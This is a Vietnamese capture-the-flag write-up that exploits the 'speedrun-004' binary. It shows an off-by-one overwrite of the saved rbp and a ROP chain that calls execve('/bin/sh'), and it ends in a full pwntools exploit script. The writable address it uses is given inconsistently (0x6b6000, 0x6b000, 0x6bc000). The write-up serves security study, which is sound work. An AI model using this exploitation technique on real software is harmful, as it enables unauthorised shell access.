

Write-up speedrun-004:

Bài này bị stripped nên mình đã sửa tên hàm lại cho dễ đọc và dễ hiểu



Phân tích hàm exploit\_it:  



Đầu tiên hàm này sẽ cho nhập 9 bytes vào buf.

Sau đó nó gọi hàm atoi( ) , mình chưa đủ kinh nghiệm để đọc ra được hàm này là atoi( ) , nên mình đã tham khảo bài write-up ở đây: <https://ctftime.org/writeup/15272>

Oke, và mình chỉ tham khảo có nhiêu thôi, còn chưa kịp đọc nó exploit ra sao nữa.

Tới đây thì mình đã hiểu được flow của chương trình, hàm này cho nhập 9 bytes vào buf, v2 = atoi(buf) , nếu buf <= 0 thì exit, nếu buf <= 257 thì gọi hàm vuln() [ hàm này cũng là mình đổi tên] .

Tiếp tục phân tích hàm vuln( ) :


  
Hàm vuln nhận tham số là giá trị trả về từ atoi (ở trong hình trên là a1)

Hàm cho nhập a1 bytes vào buf , với buf[256] 

Và return về hàm printf( ) , mình biết hàm này là printf vì thấy có %s .


Oke, vậy có lỗi gì mà mình đặt tên là vuln, đó là ban nãy a1 có thể bằng 257, mà buf chỉ có 256 bytes. Vậy chúng ta có thể làm tràn 1 bytes về rbp của hàm vuln.

Mình sẽ nhập vào 257 chữ a xem thế nào



Bạn có thể thấy 1 byte cuối của rbp đã bị đè thành 61.

Vậy tức là ta có thể làm cho rbp thay đổi rồi.




Vậy giờ ta có hướng exploit là: cho chương trình return về vị trí shellcode mà ta đã ghi sẵn.

Nhưng vấn đề là vì aslr bật nên ta không biết liệu nó có return về 1 vị trí nào đó nằm trong buf không? Và mình cũng chưa biết nên sửa byte cuối thành bao nhiêu.

Thế mình chọn đại là 0x00 và hi vọng nó sẽ ret về chuỗi buf.


Và sau 1 hồi khá mất thời gian vì quên kiểm tra điều kiện bài này.



Tức là hướng shellcode không hề được, stack không được quyền excute

Bài này có nhiều hướng làm, nên ổn thôi, nghĩ cách khác. Và sau đó mình đã nghĩ ra là dùng ropgadget để gọi 1 cái syscall.

Bắt đầu chế tạo rop gọi shell nào.




Để gọi shell thì:  
rax = 0x3b ( = 59)

Rdi = địa chỉ chứa chuỗi bin/sh


Rsi = rdx = 0


Việc tìm câu rop phù hợp khá lâu. Nhưng may mà cũng đủ.



Shell\_write = 0x6b6000 ( mình sẽ giải thích phần này ngay bên dưới)

Ban đầu thì mình định đưa chuỗi /bin/sh vào đầu stack, và lấy địa chỉ đầu stack gửi vào rdi, nhưng vì ROP không đáp ứng, nên mình nãy sinh ra ý tưởng là đưa vào 1 địa chỉ nào đó không thay đổi và mình biết trước.







Như bạn thấy, bài này no pie nên địa chỉ 0x6b6000 cũng sẽ không thay đổi và vùng này còn cho quyền write. Nên mình chọn 0x6b000 là địa chỉ chứa chuỗi /bin/sh thay vì trong stack.

Thế là ta đã có chuỗi rop gọi shell rồi.

Giờ viết payload sao cho hợp lí nữa là oke.

Vì chúng ta không thực sự biết được rbp sẽ rơi vào đâu. Nên mình sẽ nhập chuỗi buf gồm nhiều lệnh nop\_ret. Để có rơi vào thì nó cũng sẽ ret dần về rop\_shell của chúng ta.



Và khá easy là được ngay lần đầu:  


Bên dưới có code payload của mình.

from pwn import \*

s = process('./speedrun-004')

raw\_input('debug')

main\_address = 0x0000000000400C46 #func\_address

exploit\_it = 0x0000000000400BD2 #func\_address

vuln = 0x0000000000400B73 #func\_address

after\_read2 = 0x0000000000400BB4 #b\*

shell\_write = 0x6bc000

NOP\_ret = 0x00000000004004cf

ret = 0x400416

syscall\_ret = 0x0000000000474f15

push\_rsp\_ret = 0x0000000000451384 #push rsp,ret

xor\_rax\_ret = 0x0000000000445460

pop\_rax\_ret = 0x0000000000415f04

push\_rax\_pop\_rbx\_ret = 0x0000000000488695

pop\_rdi\_ret = 0x0000000000400686

push\_rax\_push\_rsp = 0x0000000000451383

mov\_rsp\_rcx\_ret = 0x000000000048d7e6

mov\_rax\_qw = 0x0000000000481be0 #mov rax, qword ptr [rax + 8] ; ret

mov\_rax\_rcx\_ret = 0x000000000047e86b

mov\_rax\_rsi = 0x000000000048e220 #mov rax, qword ptr [rsi + 8] ; ret

pop\_rsi\_ret = 0x0000000000410a93

mov\_rdi\_rcx = 0x0000000000435b9b #mov qword ptr [rdi], rcx ; ret

pop\_rcx\_ret =0x000000000041d4e3

ropshell = p64(pop\_rcx\_ret) # đưa chuỗi /bin/sh vào rcx

ropshell += p64(0x0068732f6e69622f)

ropshell += p64(pop\_rdi\_ret) # đưa địa chỉ chứa chuỗi bin/sh vào rdi

ropshell += p64(shell\_write) # địa chỉ chứa chuỗi /bin/sh

ropshell += p64(mov\_rdi\_rcx) # mov giá trị của rcx vào địa chỉ ở rdi

ropshell += p64(pop\_rax\_ret) # đưa rax = 0x3b

ropshell += p64(0x3b)

ropshell += p64(syscall\_ret) # gọi syscall

s.sendline('257')

s.recvuntil('Ok, what do you have to say for yourself?\n')

payload = (p64(NOP\_ret)\*((256-len(ropshell))/8) + ropshell).ljust(256,'\x00')

payload += '\x00' #overflow rbp

# s.sendline(payload)

s.interactive()